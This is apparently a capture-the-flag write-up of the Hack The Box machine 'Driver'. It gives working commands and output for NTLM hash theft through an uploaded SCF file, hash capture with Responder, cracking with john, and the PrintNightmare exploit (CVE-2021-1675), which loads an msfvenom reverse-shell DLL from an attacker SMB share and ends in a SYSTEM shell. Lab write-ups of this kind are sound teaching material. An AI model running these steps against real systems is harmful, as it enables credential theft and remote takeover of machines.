# Driver

## Nmap


```
nmap -sC -sV -p- 10.10.11.106 -oA nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 12:18 CDT
Nmap scan report for 10.10.11.106
Host is up (0.054s latency).
Not shown: 65531 filtered ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h03m43s, deviation: 0s, median: 7h03m43s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-17T00:23:50
|_  start_date: 2021-10-15T22:22:09

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.17 seconds
```


# Printer website




Can login with default creds `admin:admin`

## Ntlm_theft

Other web enumeration does not give us much to work with. We can upload through the Firmware updates page but there is no way to trigger a reverse shell.




The web page says there is a "testing team" that reviews the uploads. There is a tool known as ntlm_theft that will generate hash theft files that we can upload.

https://github.com/Greenwolf/ntlm_theft

```
┌──(root💀kali)-[~/Tools/ntlm_theft]
└─# python3 ntlm_theft.py --generate all --server 10.10.14.3 -f hpdriver
Created: hpdriver/hpdriver.scf (BROWSE TO FOLDER)
Created: hpdriver/hpdriver-(url).url (BROWSE TO FOLDER)
Created: hpdriver/hpdriver-(icon).url (BROWSE TO FOLDER)
Created: hpdriver/hpdriver.lnk (BROWSE TO FOLDER)
Created: hpdriver/hpdriver.rtf (OPEN)
Created: hpdriver/hpdriver-(stylesheet).xml (OPEN)
Created: hpdriver/hpdriver-(fulldocx).xml (OPEN)
Created: hpdriver/hpdriver.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: hpdriver/hpdriver-(includepicture).docx (OPEN)
Created: hpdriver/hpdriver-(remotetemplate).docx (OPEN)
Created: hpdriver/hpdriver-(frameset).docx (OPEN)
Created: hpdriver/hpdriver-(externalcell).xlsx (OPEN)
Created: hpdriver/hpdriver.wax (OPEN)
Created: hpdriver/hpdriver.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: hpdriver/hpdriver.asx (OPEN)
Created: hpdriver/hpdriver.jnlp (OPEN)
Created: hpdriver/hpdriver.application (DOWNLOAD AND OPEN)
Created: hpdriver/hpdriver.pdf (OPEN AND ALLOW)
Created: hpdriver/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: hpdriver/Autorun.inf (BROWSE TO FOLDER)
Created: hpdriver/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

Now lets start responder and upload the .scf file type as it will be pushed to the top of the stack. Once the user clicks on it, it will capture the user's hash within responder.

Set up reponder then upload the file

```
responder -I tun0 -wrf
```

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:a38df4a320495237:2F0AA823C0F1313126A06221751C07AA
040034005700490004E002D0036004F00330059003800560055004F004B0058004E002E00390039004700320020E
002000000800300030000000000000000000000002000009FC1DF1D8750E395CA9D47452D648A527CFCED5E5A
000000
```

NTLM hash


```
tony::DRIVER:a38df4a320495237:2F0AA823C0F1313126A06221751C07AA:0101000000000000089
0E4EBAC2D70108041314415BF87D0000000020008003900390047003200010001E00570049004E002D0
036004F00330059003800560055004F004B0058004E00040034005700490004E002D0036004F00330059
003800560055004F004B0058004E002E00390039004700320020E004C004F00430041004C00030014003
900390047003200E004C004F00430041004C00050014003900390047003200E004C004F0043004100
4C00070008000089 0E4EBAC2D70106000400020000000800300030000000000000000000000000020000
09FC1DF1D8750E395CA9D47452D648A527CFCED5E5A7AF9146105BF82645F9DFF0A0010000000000000
0000000000000000000000009001E00630069006600730020F00310030002E00310030002E00310034002
E00330000000000000000000000000000
```

Now we can crack tony's hash with john

```
john tony.hash --wordlist=/usr/share/wordlists/rockyou.txt

Password: liltony
```

We verified the password with smbclient




## Explotation

Tony has very limited permissions on the shares so we need to find another way in. Since this box is named driver, I searched around for print driver exploits on the web. A common one that was discovered previously this year was known as "PrinterNightmare". There is a metasploit moduel fro this but we will exploit it manually.

There are a few github pages with different versions of the exploit.

https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527

We will use cube0x0 POC code.

https://github.com/cube0x0/CVE-2021-1675

Configure the SMB settings accordingly and also download cube0x0 version of impacket.

Now we will create our payload with msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.18 LPORT=9001 -f dll -o
reverse.dll
```

Now use impacket smbserver to host the payload. This exploit will authenticate as the tony user and pull our payload from the malicious share. It will then execute against the print spooler service on the machine and give us a reverse shell.

```
python3 smbserver.py evil /root/htb/Boxes/Driver/
```

```
┌──(root💀kali)-[~/…/Boxes/Driver/impacket/examples]
└─# python3 smbserver.py evil /root/htb/Boxes/Driver/
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.106,49417)
[*] AUTHENTICATE_MESSAGE (\,DRIVER)
[*] User DRIVER\ authenticated successfully
```

Set up a nc listener and run CVE-2021-1675.py against the machine.

```
python3 CVE-2021-1675.py tony:liltony@10.10.11.106 '\\10.10.14.18\evil\reverse.dll'
```

```
┌──(root💀kali)-[~/htb/Boxes/Driver/CVE-2021-1675]
└─# python3 CVE-2021-1675.py tony:liltony@10.10.11.106 '\\10.10.14.18\evil\reverse.dll'                    130
[*] Connecting to ncacn_np:10.10.11.106[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\UNIDRV
L
[*] Executing \??\UNC\10.10.14.18\evil\reverse.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
```

```
┌──(root💀kali)-[~/htb/Boxes/Driver]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.106] 49418
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Since the spooler serivce runs with Administrator privlideges, we are returned with a NT/System shell.